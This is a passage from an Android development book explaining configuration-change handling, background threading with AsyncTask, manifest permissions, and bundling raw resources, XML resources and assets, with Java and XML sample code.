Since `onCreate()` is called in many cases other than due to a configuration change, frequently the passed-in `Bundle` is `null`. `onRestoreInstanceState()`, on the other hand, is only called when there is a `Bundle` to be used.

To see how this works, take a look at the `ConfigChange/Bundle` sample project.

Here, `RotationBundleDemo` is an activity with all the same core business logic as was in our fragment in the preceding demo. Since the activity will be destroyed and recreated on a configuration change, we override `onSaveInstanceState()` and `onRestoreInstanceState()` to retain our contact, if one was selected prior to the configuration change:

```
@Override
protected void onSaveInstanceState(Bundle outState) {
  super.onSaveInstanceState(outState);

  if (contact != null) {
    outState.putString("contact", contact.toString());
  }
}

@Override
protected void onRestoreInstanceState(Bundle state) {
  String contactUri=state.getString("contact");

  if (contactUri != null) {
    contact=Uri.parse(contactUri);
    viewButton.setEnabled(contact != null);
  }
}
```

The big benefit of this approach is that `onSaveInstanceState()` is used for another scenario, beyond configuration changes.

Suppose, while the user is using one of your activities, a text message comes in. The user taps on the notification and goes into the text messaging client, while your activity is paused and stopped. While texting, the other party sends over a URL in one of the messages. The user taps on that URL to open up a Web browser. And, right at that moment, a phone call comes in.

Android may not have enough free RAM to handle launching the browser and the phone applications, because too many things are happening at once. Hence, Android may terminate *your* process, to free up RAM. Yet, it is entirely possible that the user could return to your activity via the BACK button.

If the user does return to your activity via BACK, Android will fork a fresh process for your application, will create a new instance of your activity, and will supply to that activity the `Bundle` from `onSaveInstanceState()` of the old activity. This way, you can help retain context from what the user had been doing, despite your entire process having been gone for a while.

## Retain Other Objects

The problem with `onSaveInstanceState()` is that you are limited to a `Bundle`. That's because this callback is also used in cases where your whole process might be terminated (e.g., low memory), so the data to be saved has to be something that can be serialized and has no dependencies upon your running process.

For some activities, that limitation is not a problem. For others, though, it is more annoying. Take an online chat, for example. You have no means of storing a socket in a `Bundle`, so by default, you will have to drop your connection to the chat server and re-establish it. That not only may be a performance hit, but it might also affect the chat itself, such as you appearing in the chat logs as disconnecting and reconnecting.

One way to get past this is to use `onRetainNonConfigurationInstance()` instead of `onSaveInstanceState()` for "light" changes like a rotation. Your activity's `onRetainNonConfigurationInstance()` callback can return an `Object`, which you can retrieve later via `getLastNonConfigurationInstance()`. The `Object` can be just about anything you want — typically, it will be some kind of "context" object holding activity state, such as running threads, open sockets, and the like. Your activity's `onCreate()` can call `getLastNonConfigurationInstance()` – if you get a non-`null` response, you now have your sockets and threads and whatnot.

The biggest limitation is that you do not want to put in the saved context anything that might reference a resource that will get swapped out, such as a `Drawable` loaded from a resource.

The second-biggest limitation is that you do not want to put in the saved context anything that has a reference back to your original activity instance. Otherwise, the new activity will hold an indirect reference back to the old activity, and the old activity will not be able to be garbage-collected.

The general strategy, therefore, is to use `onSaveInstanceState()` for everything that it can handle, since it covers other scenarios beyond configuration changes. Use `onRetainNonConfigurationInstance()` for everything else.

To see this approach, take a look at the `ConfigChange/Retain` sample project.

This is the same as the previous sample, except that `RotationRetainDemo` implements `onRetainNonConfigurationInstance()`, returning the `Uri` that represents our selected contact:

```
@Override
public Object onRetainNonConfigurationInstance() {
  return(contact);
}
```

In `onCreate()`, we call `getLastNonConfigurationInstance()`. This will either be `null` or our `Uri` from a preceding instance. In either case, we store the value in `contact` and use it:

```
@Override
public void onCreate(Bundle savedInstanceState) {
  super.onCreate(savedInstanceState);
  setContentView(R.layout.main);

  viewButton=(Button)findViewById(R.id.view);
  contact=(Uri)getLastNonConfigurationInstance();
  viewButton.setEnabled(contact != null);
}
```

## DIY

In a few cases, even `onRetainNonConfigurationInstance()` is insufficient, because transferring and re-applying the state would be too complex or too slow. Or, in some cases, the hardware will get in the way, such as when trying to use the `Camera` for taking pictures — a concept we will cover later in this book.

If you are completely desperate, you can tell Android to *not* destroy and recreate the activity on a configuration change... though this has its own set of consequences. To do this:

- Put an `android:configChanges` entry in your `AndroidManifest.xml` file, listing the configuration changes you want to handle yourself versus allowing Android to handle for you
- Implement `onConfigurationChanged()` in your `Activity`, which will be called when one of the configuration changes you listed in `android:configChanges` occurs

Now, for any configuration change you want, you can bypass the whole activity-destruction process and simply get a callback letting you know of the change.

For example, take a look at the `ConfigChange/DIY` sample project.

In `AndroidManifest.xml`, we add the `android:configChanges` attribute to the `<activity>` element, indicating that we want to handle `keyboardHidden` and `orientation` configuration changes ourselves:

```
<activity
  android:name="RotationDIYDemo"
  android:configChanges="keyboardHidden|orientation"
  android:label="@string/app_name">
  <intent-filter>
    <action android:name="android.intent.action.MAIN"/>

    <category android:name="android.intent.category.LAUNCHER"/>
  </intent-filter>
</activity>
```

Hence, for those particular configuration changes, Android will not destroy and recreate the activity, but instead will call `onConfigurationChanged()`. In the `RotationDIYDemo` implementation, this simply toggles the orientation of the `LinearLayout` to match the orientation of the device:

```
@Override
public void onConfigurationChanged(Configuration newConfig) {
  super.onConfigurationChanged(newConfig);

  LinearLayout container=(LinearLayout)findViewById(R.id.container);

  if (newConfig.orientation == Configuration.ORIENTATION_LANDSCAPE) {
    container.setOrientation(LinearLayout.HORIZONTAL);
  }
  else {
    container.setOrientation(LinearLayout.VERTICAL);
  }
}
```

Since the activity is not destroyed during a configuration change, we do not need to worry at all about the `Uri` of the selected contact — it is not going anywhere.

The problem with this implementation is twofold:

1. We are not handling all possible configuration changes. If the user, say, puts the device into a car dock, Android will destroy and recreate our activity, and we will lose our selected contact.
2. We might forget some resource that needs to be changed due to a configuration change. For example, if we start translating the strings used by the layouts, and we include `locale` in `android:configChanges`, we not only need to update the `LinearLayout` but also the captions of the `Button` widgets, since Android will not do that for us automatically.

It is these two problems that are why Google does not recommend the use of this technique unless absolutely necessary.

## Blocking Rotations

No doubt that you have seen some Android applications that simply ignore any attempt to rotate the screen. Many games work this way, operating purely in landscape mode, regardless of how the device is positioned.

To do this, add `android:screenOrientation="landscape"`, or possibly `android:screenOrientation="portrait"`, to your manifest.

Ideally, you choose landscape, as some devices (e.g., Google TV) can only *be* landscape.

Also note that Android *still* treats this as a configuration change, despite the fact that there is no visible change to the user. Hence, you still need to use one of the aforementioned techniques to handle this configuration change, along with any others (e.g., dock events, locale changes).

# Dealing with Threads

Users like snappy applications. Users do not like applications that feel sluggish.

The way to help your application feel snappy is to use the standard threading capabilities built into Android. This chapter will go through the issues involved with thread management in Android and will walk you through some of the options for keeping the user interface crisp and responsive.

## The Main Application Thread

When you call `setText()` on a `TextView`, you probably think that the screen is updated with the text you supply, right then and there.

You would be mistaken.

Rather, everything that modifies the widget-based UI goes through a message queue. Calls to `setText()` do not update the screen — they just place a message on a queue telling the operating system to update the screen. The operating system pops these messages off of this queue and does what the messages require.

The queue is processed by one thread, variously called the "main application thread" and the "UI thread". So long as that thread can keep processing messages, the screen will update, user input will be handled, and so on.

However, the main application thread is also used for nearly all callbacks into your activity. Your `onCreate()`, `onClick()`, `onListItemClick()`, and similar methods are all called on the main application thread. While your code is executing in these methods, Android is not processing messages on the queue, and so the screen does not update, user input is not handled, and so on.

This, of course, is bad. So bad, that if you take more than a few seconds to do work on the main application thread, Android may display the dreaded "Application Not Responding" dialog (ANR for short), and your activity may be killed off.

Hence, you want to make sure that all of your work on the main application thread happens quickly. This means that anything slow should be done in a background thread, so as not to tie up the main application thread. This includes things like:

1. Internet access, such as sending data to a Web service or downloading an image
2. Significant file operations, since flash storage can be remarkably slow at times
3. Any sort of complex calculations

Fortunately, Android supports threads using the standard `Thread` class from Java, plus all of the wrappers and control structures you would expect, such as the `java.util.concurrent` class package.

However, there is one big limitation: you cannot modify the UI from a background thread. You can only modify the UI from the main application thread. If you call `setText()` on a `TextView` from a background thread, your application will crash, with an exception indicating that you are trying to modify the UI from a "non-UI thread" (i.e., a thread other than the main application thread).

This is a pain.

## Getting to the Background

Hence, you need to get long-running work moved into background threads, but those threads need to do something to arrange to update the UI using the main application thread.

There are various facilities in Android for helping with this.

Some are high-level frameworks for addressing this issue for major functional areas. The pre-eminent example of this is the `Loader` framework for retrieving information from databases, and we will examine this in a later chapter.

Sometimes, there are asynchronous options built into other Android operations. For example, when we discuss `SharedPreferences` in a later chapter, we will see that we can persist changes to those preferences synchronously or asynchronously.

And, there are a handful of low-level solutions for solving this problem, ones that you can apply for your own custom business logic.

# Asyncing Feeling

One popular approach for handling this threading problem is to use `AsyncTask`. With `AsyncTask`, Android will handle all of the chores of doing work on the UI thread versus on a background thread. Moreover, Android itself allocates and removes that background thread. And, it maintains a small work queue, further accentuating the "fire and forget" feel to `AsyncTask`.

## The Theory

There is a saying, popular in marketing circles: "When a man buys a 1/4" drill bit at a hardware store, he does not want a 1/4" drill bit — he wants 1/4" holes". Hardware stores cannot sell holes, so they sell the next-best thing: devices (drills and drill bits) that make creating holes easy.

Similarly, Android developers who have struggled with background thread management do not strictly want background threads — they want work to be done off the UI thread, so users are not stuck waiting and activities do not get the dreaded "application not responding" (ANR) error. And while Android cannot magically cause work to not consume UI thread time, Android can offer things that make such background operations easier and more transparent. `AsyncTask` is one such example.

To use `AsyncTask`, you must:

1. Create a subclass of `AsyncTask`, commonly as a private inner class of something that uses the task (e.g., an activity)
2. Override one or more `AsyncTask` methods to accomplish the background work, plus whatever work associated with the task that needs to be done on the UI thread (e.g., update progress)
3. When needed, create an instance of the `AsyncTask` subclass and call `execute()` to have it begin doing its work

What you do *not* have to do is:

1. Create your own background thread
2. Terminate that background thread at an appropriate time
3. Call all sorts of methods to arrange for bits of processing to be done on the UI thread

## AsyncTask, Generics, and Varargs

Creating a subclass of `AsyncTask` is not quite as easy as, say, implementing the `Runnable` interface. `AsyncTask` uses generics, and so you need to specify three data types:

1. The type of information that is needed to process the task (e.g., URLs to download)
2. The type of information that is passed within the task to indicate progress
3. The type of information that is passed when the task is completed to the post-task code

What makes this all the more confusing is that the first two data types are actually used as varargs, meaning that an array of these types is used within your `AsyncTask` subclass.

This should become clearer as we work our way towards an example.

## The Stages of AsyncTask

There are four methods you can override in `AsyncTask` to accomplish your ends.

The one you must override, for the task class to be useful, is `doInBackground()`. This will be called by `AsyncTask` on a background thread. It can run as long as it needs to in order to accomplish whatever work needs to be done for this specific task. Note, though, that tasks are meant to be finite – using `AsyncTask` for an infinite loop is not recommended.

The `doInBackground()` method will receive, as parameters, a varargs array of the first of the three data types listed above — the data needed to process the task. So, if your task's mission is to download a collection of URLs, `doInBackground()` will receive those URLs to process.

The `doInBackground()` method must return a value of the third data type listed above — the result of the background work.

You may wish to override `onPreExecute()`. This method is called, from the UI thread, before the background thread executes `doInBackground()`. Here, you might initialize a `ProgressBar` or otherwise indicate that background work is commencing.

Also, you may wish to override `onPostExecute()`. This method is called, from the UI thread, after `doInBackground()` completes. It receives, as a parameter, the value returned by `doInBackground()` (e.g., success or failure flag). Here, you might dismiss the `ProgressBar` and make use of the work done in the background, such as updating the contents of a list.

In addition, you may wish to override `onProgressUpdate()`. If `doInBackground()` calls the task's `publishProgress()` method, the object(s) passed to that method are provided to `onProgressUpdate()`, but in the UI thread. That way, `onProgressUpdate()` can alert the user as to the progress that has been made on the background work. The `onProgressUpdate()` method will receive a varargs of the second data type from the above list — the data published by `doInBackground()` via `publishProgress()`.

## A Quick Note About Toasts

In the sample app that follows, we use a `Toast` to let the user know some work has been completed.

A `Toast` is a transient message, meaning that it displays and disappears on its own without user interaction. Moreover, it does not take focus away from the currently-active `Activity`, so if the user is busy writing the next Great Programming Guide, they will not have keystrokes be "eaten" by the message.

Since a `Toast` is transient, you have no way of knowing if the user even notices it. You get no acknowledgment from them, nor does the message stick around for a long time to pester the user. Hence, the `Toast` is mostly for advisory messages, such as indicating a long-running background task is completed, the battery has dropped to a low-but-not-too-low level, etc.

Making a `Toast` is fairly easy. The `Toast` class offers a static `makeText()` method that accepts a String (or string resource ID) and returns a `Toast` instance. The `makeText()` method also needs the `Activity` (or other `Context`) plus a duration. The duration is expressed in the form of the `LENGTH_SHORT` or `LENGTH_LONG` constants to

indicate, on a relative basis, how long the message should remain visible. Once your `Toast` is configured, call its `show()` method, and the message will be displayed.

## A Sample Task

As mentioned earlier, implementing an `AsyncTask` is not quite as easy as implementing a `Runnable`. However, once you get past the generics and varargs, it is not too bad.

To see an `AsyncTask` in action, this section will examine the `Threads/AsyncTask` sample project.

### The Fragment and its AsyncTask

We have a `SherlockListFragment`, named `AsyncDemoFragment`:

```
package com.commonsware.android.async;

import java.util.ArrayList;
import android.os.AsyncTask;
import android.os.Bundle;
import android.os.SystemClock;
import android.widget.ArrayAdapter;
import android.widget.Toast;
import com.actionbarsherlock.app.SherlockListFragment;

public class AsyncDemoFragment extends SherlockListFragment {
  private static final String[] items= { "lorem", "ipsum", "dolor",
      "sit", "amet", "consectetuer", "adipiscing", "elit", "morbi",
      "vel", "ligula", "vitae", "arcu", "aliquet", "mollis", "etiam",
      "vel", "erat", "placerat", "ante", "porttitor", "sodales",
      "pellentesque", "augue", "purus" };
  private ArrayList<String> model=null;
  private ArrayAdapter<String> adapter=null;

  @Override
  public void onActivityCreated(Bundle savedInstanceState) {
    super.onActivityCreated(savedInstanceState);

    setRetainInstance(true);

    if (model == null) {
      model=new ArrayList<String>();
      new AddStringTask().execute();
    }

    adapter=
        new ArrayAdapter<String>(getActivity(),
                                 android.R.layout.simple_list_item_1,
```

```
                                    model);

    getListView().setScrollbarFadingEnabled(false);
    setListAdapter(adapter);
  }

  class AddStringTask extends AsyncTask<Void, String, Void> {
    @Override
    protected Void doInBackground(Void... unused) {
      for (String item : items) {
        publishProgress(item);
        SystemClock.sleep(400);
      }

      return(null);
    }

    @Override
    protected void onProgressUpdate(String... item) {
      adapter.add(item[0]);
    }

    @Override
    protected void onPostExecute(Void unused) {
      Toast.makeText(getActivity(), R.string.done, Toast.LENGTH_SHORT)
            .show();
    }
  }
}
```

This is another variation on the *lorem ipsum* list of words, used frequently throughout this book. This time, rather than simply hand the list of words to an `ArrayAdapter`, we simulate having to work to create these words in the background using `AddStringTask`, our `AsyncTask` implementation.

In `onActivityCreated()`, we call `setRetainInstance(true)`, so Android will retain this fragment across configuration changes, such as a screen rotation. We then examine a `model` data member. If it is `null`, we know that this is the first time our fragment has been used, so we initialize it to be an `ArrayList` of `String` values, plus kick off our `AsyncTask` (the `AddStringTask` inner class, described below). We then set up the adapter and attach it to the `ListView`, also preventing the `ListView` scrollbars from fading away as is their norm.

In the declaration of `AddStringTask`, we use the generics to set up the specific types of data we are going to leverage. Specifically:

1. We do not need any configuration information in this case, so our first type is `Void`

2. We want to pass each string "generated" by our background task to `onProgressUpdate()`, so we can add it to our list, so our second type is `String`
3. We do not have any results, strictly speaking (beyond the updates), so our third type is `Void`

The `doInBackground()` method is invoked in a background thread. Hence, we can take as long as we like. In a production application, we would be, perhaps, iterating over a list of URLs and downloading each. Here, we iterate over our static list of *lorem ipsum* words, call `publishProgress()` for each, and then sleep 400 milliseconds to simulate real work being done.

Since we elected to have no configuration information, we should not need parameters to `doInBackground()`. However, the contract with `AsyncTask` says we need to accept a varargs of the first data type, which is why our method parameter is `Void...`.

Since we elected to have no results, we should not need to return anything. Again, though, the contract with `AsyncTask` says we have to return an object of the third data type. Since that data type is `Void`, our returned object is `null`.

The `onProgressUpdate()` method is called on the UI thread, and we want to do something to let the user know we are progressing on loading up these strings. In this case, we simply add the string to the `ArrayAdapter`, so it gets appended to the end of the list.

The `onProgressUpdate()` method receives a `String...` varargs because that is the second data type in our class declaration. Since we are only passing one string per call to `publishProgress()`, we only need to examine the first entry in the varargs array.

The `onPostExecute()` method is called on the UI thread, and we want to do something to indicate that the background work is complete. In a real system, there may be some `ProgressBar` to dismiss or some animation to stop. Here, we simply raise a `Toast`.

Since we elected to have no results, we should not need any parameters. The contract with `AsyncTask` says we have to accept a single value of the third data type. Since that data type is `Void`, our method parameter is `Void unused`.

To use `AddStringTask`, we simply create an instance and call `execute()` on it. That starts the chain of events eventually leading to the background thread doing its work.

If `AddStringsTask` required configuration parameters, we would have not used `Void` as our first data type, and the constructor would accept zero or more parameters of the defined type. Those values would eventually be passed to `doInBackground()`.

### The Activity and the Results

`AsyncDemo` is a `SherlockFragmentActivity` with the standard recipe for kicking off an instance of a dynamic fragment:

```
package com.commonsware.android.async;

import android.os.Bundle;
import com.actionbarsherlock.app.SherlockFragmentActivity;

public class AsyncDemo extends SherlockFragmentActivity {
  @Override
  public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);

    if
(getSupportFragmentManager().findFragmentById(android.R.id.content)==null) {
      getSupportFragmentManager().beginTransaction()
                                  .add(android.R.id.content,
                                       new AsyncDemoFragment()).commit();
    }
  }
}
```

If you build, install, and run this project, you will see the list being populated in "real time" over a few seconds, followed by a `Toast` indicating completion.

## Threads and Configuration Changes

One problem with the default destroy-and-create cycle that activities go through on a configuration change comes from background threads. If the activity has started some background work — through an `AsyncTask`, for example – and then the activity is destroyed and re-created, somehow the `AsyncTask` needs to know about this. Otherwise, the `AsyncTask` might well send updates and final results to the *old* activity, with the new activity none the wiser. In fact, the new activity might start up the background work *again*, wasting resources.

That is why, in the sample above, we are retaining the fragment instance. The fragment instance holds onto its data model (in this case, the `ArrayList` of nonsense words) and knows not to kick off a new `AsyncTask` just because the configuration changed. Moreover, we retain that data model, so the new `ListView` created due to the configuration change can work with a new adapter backed by the old data model, so we do not lose our existing set of nonsense words.

We also have to be very careful not to try referring to the activity (via `getActivity()` on the fragment) from our background thread (`doInBackground()`). Because, suppose that during the middle of the `doInBackground()` processing, the user rotates the screen. The activity we work with will change on the fly, on the main application thread, independently of the work being done in the background. The activity returned by `getActivity()` may not be in a useful state for us while this configuration change is going on.

However, it is safe for us to use `getActivity()` from `onPostExecute()`, and even from `onProgressUpdate()`.

Why?

Most callback methods in Android are driven by messages on the message queue being processed by the main application thread. Normally, this queue is being processed whenever the main application thread is not otherwise busy, such as running our code.

However, when a configuration change occurs, like a screen rotation, that no longer holds true.

Android guarantees that, while on the main application thread, `getActivity()` will return a valid `Activity`. Moreover, once the configuration change starts, no messages on the message queue will be processed until after `onCreate()` of the hosting activity (and `onActivityCreated()` of the fragment) have completed their work.

## Where Not to Use AsyncTask

`AsyncTask`, particularly in conjunction with a dynamic fragment, is a wonderful solution for most needs for a background thread.

The key word in that sentence is “most”.

`AsyncTask` manages a thread pool, from which it pulls the threads to be used by task instances. Thread pools assume that they will get their threads back after a reasonable period of time. Hence, `AsyncTask` is a poor choice when you do not know how long you need the thread (e.g., thread listening on a socket for a chat client, where you need the thread until the user exits the client).

### About the AsyncTask Thread Pool

Moreover, the thread pool that `AsyncTask` manages has varied in size.

In Android 1.5, it was a single thread.

In Android 1.6, it was expanded to support many parallel threads, probably more than you will ever need.

In Android 4.0, it has shrunk back to a single thread, if your `android:targetSdkVersion` is set to 13 or higher. This was to address concerns about:

- Forking too many threads and starving the CPU
- Developers thinking that there is an ordering dependency between forked tasks, when with the parallel execution there is none

If you wish, starting with API Level 11, you can supply your own `Executor` (from the `java.util.concurrent` package) that has whatever thread pool you wish, so you can manage this more yourself. In addition to the serialized, one-at-a-time `Executor`, there is a built-in `Executor` that implements the old thread pool, that you can use rather than rolling your own. We will examine this more in a later chapter on dealing with backwards-compatibility issues.

## Alternatives to AsyncTask

There are other ways of handling background threads without using `AsyncTask`:

- You can employ a `Handler`, which has a `handleMessage()` method that will process `Message` objects, dispatched from a background thread, on the main application thread
- You can supply a `Runnable` to be executed on the main application thread to `post()` on any `View`, or to `runOnUiThread()` on `Activity`

- You can supply a `Runnable`, plus a delay period in milliseconds, to `postDelayed()` on any `View`, to run the `Runnable` on the main application thread after *at least* that number of millisecond has elapsed

Of these, the `Runnable` options are the easiest to use.

## And Now, The Caveats

Background threads, while eminently possible using `AsyncTask` and kin, are not all happiness and warm puppies. Background threads not only add complexity, but they have real-world costs in terms of available memory, CPU, and battery life.

To that end, there is a wide range of scenarios you need to account for with your background thread, including:

1. The possibility that users will interact with your activity's UI while the background thread is chugging along. If the work that the background thread is doing is altered or invalidated by the user input, you will need to communicate this to the background thread. Android includes many classes in the `java.util.concurrent` package that will help you communicate safely with your background thread.
2. The possibility that the activity will be killed off while background work is going on. For example, after starting your activity, the user might have a call come in, followed by a text message, followed by a need to look up a contact... all of which might be sufficient to kick your activity out of memory.
3. The possibility that your user will get irritated if you chew up a lot of CPU time and battery life without giving any payback. Tactically, this means using `ProgressBar` or other means of letting the user know that something is happening. Strategically, this means you still need to be efficient at what you do — background threads are no panacea for sluggish or pointless code.
4. The possibility that you will encounter an error during background processing. For example, if you are gathering information off the Internet, the device might lose connectivity. Alerting the user of the problem via a `Notification` and shutting down the background thread may be your best option.

# Requesting Permissions

In the late 1990's, a wave of viruses spread through the Internet, delivered via email, using contact information culled from Microsoft Outlook. A virus would simply email copies of itself to each of the Outlook contacts that had an email address. This was possible because, at the time, Outlook did not take any steps to protect data from programs using the Outlook API, since that API was designed for ordinary developers, not virus authors.

Nowadays, many applications that hold onto contact data secure that data by requiring that a user explicitly grant rights for other programs to access the contact information. Those rights could be granted on a case-by-case basis or all at once at install time.

Android is no different, in that it requires permissions for applications to read or write contact data. Android's permission system is useful well beyond contact data, and for content providers and services beyond those supplied by the Android framework.

You, as an Android developer, will frequently need to ensure your applications have the appropriate permissions to do what you want to do with other applications' data. This chapter covers this topic.

You may also elect to require permissions for other applications to use your data or services, if you make those available to other Android components. This will be discussed later in this book.

# Mother, May I?

Requesting the use of other applications' data or services requires the `uses-permission` element to be added to your `AndroidManifest.xml` file. Your manifest may have zero or more `uses-permission` elements, all as direct children of the root `manifest` element.

The `uses-permission` element takes a single attribute, `android:name`, which is the name of the permission your application requires:

```
<uses-permission android:name="android.permission.ACCESS_LOCATION" />
```

The stock system permissions all begin with `android.permission` and are listed in the Android SDK documentation for `Manifest.permission`. Third-party applications may have their own permissions, which hopefully they have documented for you. Here are some of the permissions we will see in this book:

1. `INTERNET`, if your application wishes to access the Internet through any means, from raw Java sockets through the `WebView` widget
2. `WRITE_EXTERNAL_STORAGE`, for writing data to external storage
3. `ACCESS_COARSE_LOCATION` and `ACCESS_FINE_LOCATION`, for determining where the device is
4. `CALL_PHONE`, to allow the application to place phone calls directly, without user intervention

Permissions are confirmed at the time the application is installed — the user will be prompted to confirm it is OK for your application to do what the permission calls for.





*Figure 146: Permission Confirmation Screen, on Android 4.0.3*

Hence, it is important for you to ask for as few permissions as possible and to justify those you ask for, so users do not elect to skip installing your application because you ask for too many unnecessary permissions. Note that users are not asked to confirm permissions when loading an application via USB, such as during development.

If you do not have the desired permission and try to do something that needs it, you should get a `SecurityException` informing you of the missing permission. Note that you will only fail on a permission check if you forgot to ask for the permission — it is impossible for your application to be running and *not* have been granted your requested permissions.

## New Permissions in Old Applications

Sometimes, Android introduces new permissions that govern behavior that formerly did not require permissions. `WRITE_EXTERNAL_STORAGE` is one example – originally, applications could write to external storage without any permission at all. Android

1.6 introduced `WRITE_EXTERNAL_STORAGE`, required before you can write to external storage. However, applications that were written before Android 1.6 could not possibly request that permission, since it did not exist at the time. Breaking those applications would seem to be a harsh price for progress.

What Android does is "grandfather" in certain permissions for applications supporting earlier SDK versions.

In particular, if you have `<uses-sdk android:minSdkVersion="3">` in your manifest, saying that you support Android 1.5, your application will automatically request `WRITE_EXTERNAL_STORAGE` and `READ_PHONE_STATE`, even if you do not explicitly request those permissions. People installing your application on an Android 1.5 device will see these requests.

Eventually, when you drop support for the older version (e.g., switch to `<uses-sdk android:minSdkVersion="4">`), Android will no longer automatically request those permissions. Hence, if your code really *does* need those permissions, you will need to ask for them yourself.

## Permissions: Up Front Or Not At All

The permission system in Android is not especially flexible. Notably, you have to ask for all permissions you might ever need up front, and the user has to agree to all of them or abandon the installation of your app.

This means:

1. You cannot create optional permissions, ones the user could say "no, thanks" to, that your application could react to dynamically
2. You cannot request new permissions after installation, so even if a permission is only needed for some lightly-used feature, you have to ask for it anyway

Hence, it is important as you come up with the feature list for your app that you keep permissions in mind. Every additional permission that your request is a filter that will cost you some portion of your prospective audience. Certain combinations — such as `INTERNET` and `READ_CONTACTS` — will have a stronger effect, as users fear what the combination can do. You will need to decide for yourself if the additional users you will get from having the feature will be worth the cost of requiring the permissions the feature needs to operate.

## Signature Permissions

Some permissions listed in the SDK you can request but will not get. These permissions, such as `BRICK`, require your application to be signed by the same signing key as is used to sign the firmware. We will discuss these signing keys and how they work in a later chapter.

Some permissions, like `REBOOT`, require that your application either be signed with the firmware's signing key *or* that your application be pre-installed on the firmware.

Unfortunately, the Android developer documentation does not tell you the requirements for any given permission. To find out, you will need to examine the platform's `AndroidManifest.xml` file and find your permission in there. For example, here is one edition's definition of the `BRICK` and `REBOOT` permissions:

```
<!-- Required to be able to disable the device (very dangerous!). -->
<permission android:name="android.permission.BRICK"
    android:label="@string/permlab_brick"
    android:description="@string/permdesc_brick"
    android:protectionLevel="signature" />

<!-- Required to be able to reboot the device. -->
<permission android:name="android.permission.REBOOT"
    android:label="@string/permlab_reboot"
    android:description="@string/permdesc_reboot"
    android:protectionLevel="signatureOrSystem" />
```

The `BRICK` permission has an `android:protectionLevel` of `signature`, meaning the app requesting the permission must have the same signing key as does the firmware. Instead, the `REBOOT` permission has `signatureOrSystem`, meaning that the app could just be installed as part of the firmware to hold this permission.

## Requiring Permissions

The XML elements shown from Android's own manifest are `<permission>` elements. These define new permissions to the system.

You can use `<permission>` elements to define your own custom permissions for use with your own apps. This would be important if you are planning on allowing third-party applications to integrate with yours and possibly retrieve data that you are storing. The user probably should "get a vote" on whether that data sharing is allowed. To do that, you could define a permission and declare that one or more of

your components (e.g., activities) are protected by that permission. Only third parties that request the permission via `<uses-permission>` will be able to use those components.

We will get into this scenario in greater detail in a later chapter.

# Assets, Files, and Data Parsing

Android offers a few structured ways to store data, notably `SharedPreferences` and local SQLite databases. And, of course, you are welcome to store your data "in the cloud" by using an Internet-based service. We will get to all of those topics shortly.

Beyond that, though, Android allows you to work with plain old ordinary files, either ones baked into your app ("assets") or ones on so-called internal or external storage.

To make those files work — and to consume data off of the Internet — you will likely need to employ a parser. Android ships with several choices for XML and JSON parsing, in addition to third-party libraries you can attempt to use.

This chapter focuses on assets, files, and parsers.

## Packaging Files with Your App

Let's suppose you have some static data you want to ship with the application, such as a list of words for a spell-checker. Somehow, you need to bundle that data with the application, in a way you can get at it from Java code later on, or possibly in a way you can pass to another component (e.g., `WebView` for bundled HTML files).

There are three main options here: raw resources, XML resources, and assets.

### Raw Resources

One way to deploy a file like a spell-check catalog is to put the file in the `res/raw` directory, so it gets put in the Android application `.apk` file as part of the packaging process as a raw resource.

To access this file, you need to get yourself a `Resources` object. From an activity, that is as simple as calling `getResources()`. A `Resources` object offers `openRawResource()` to get an `InputStream` on the file you specify. Rather than a path, `openRawResource()` expects an integer identifier for the file as packaged. This works just like accessing widgets via `findViewById()` – if you put a file named `words.xml` in `res/raw`, the identifier is accessible in Java as `R.raw.words`.

Since you can only get an `InputStream`, you have no means of modifying this file. Hence, it is really only useful for static reference data. Moreover, since it is unchanging until the user installs an updated version of your application package, either the reference data has to be valid for the foreseeable future, or you will need to provide some means of updating the data. The simplest way to handle that is to use the reference data to bootstrap some other modifiable form of storage (e.g., a database), but this makes for two copies of the data in storage. An alternative is to keep the reference data as-is but keep modifications in a file or database, and merge them together when you need a complete picture of the information. For example, if your application ships a file of URLs, you could have a second file that tracks URLs added by the user or reference URLs that were deleted by the user.

## XML Resources

If, however, your file is in an XML format, you are better served not putting it in `res/raw/`, but rather in `res/xml/`. This is a directory for XML resources – resources known to be in XML format, but without any assumptions about what that XML represents.

To access that XML, you once again get a `Resources` object by calling `getResources()` on your `Activity` or other `Context`. Then, call `getXml()` on the `Resources` object, supplying the ID value of your XML resource (e.g., `R.xml.words`). This will return an `XmlResourceParser`, which implements the `XmlPullParser` interface. We will discuss how to use this parser, and the performance advantage of using XML resources, later in this chapter.

As with raw resources, XML resources are read-only at runtime.

## Assets

Your third option is to package the data in the form of an asset. You can create an `assets/` directory at the root of your project directory, then place whatever files you want in there. Those are accessible at runtime by calling `getAssets()` on your

`Activity` or other `Context`, then calling `open()` with the path to the file (e.g., `assets/foo/index.html` would be retrieved via `open("foo/index.html")`). As with raw resources, this returns an `InputStream` on the file's contents. And, as with all types of resources, assets are read-only at runtime.

One benefit of using assets over raw resources is the `file://android_asset/` `Uri` prefix. You can use this to load an asset into a `WebView`. For example, for an asset located in `assets/foo/index.html` within your project, calling `loadUrl("file://android_asset/foo/index.html")` will load that HTML into the `WebView`.

Note that assets are compressed when the APK is packaged. Unfortunately, this compression mechanism has a 1MB file size limit. If you wish to package an asset that is bigger than 1MB, you either need to give it a file extension that will not be compressed (e.g., `.mp3`) or actually store a ZIP file of the asset (to avoid the automatic compression) and decompress it yourself at runtime, using the standard `java.util.zip` classes.

# Files and Android

On the whole, Android just uses normal Java file I/O for local files. You will use the same `File` and `InputStream` and `OutputWriter` and other classes that you have used time and again in your prior Java development work.

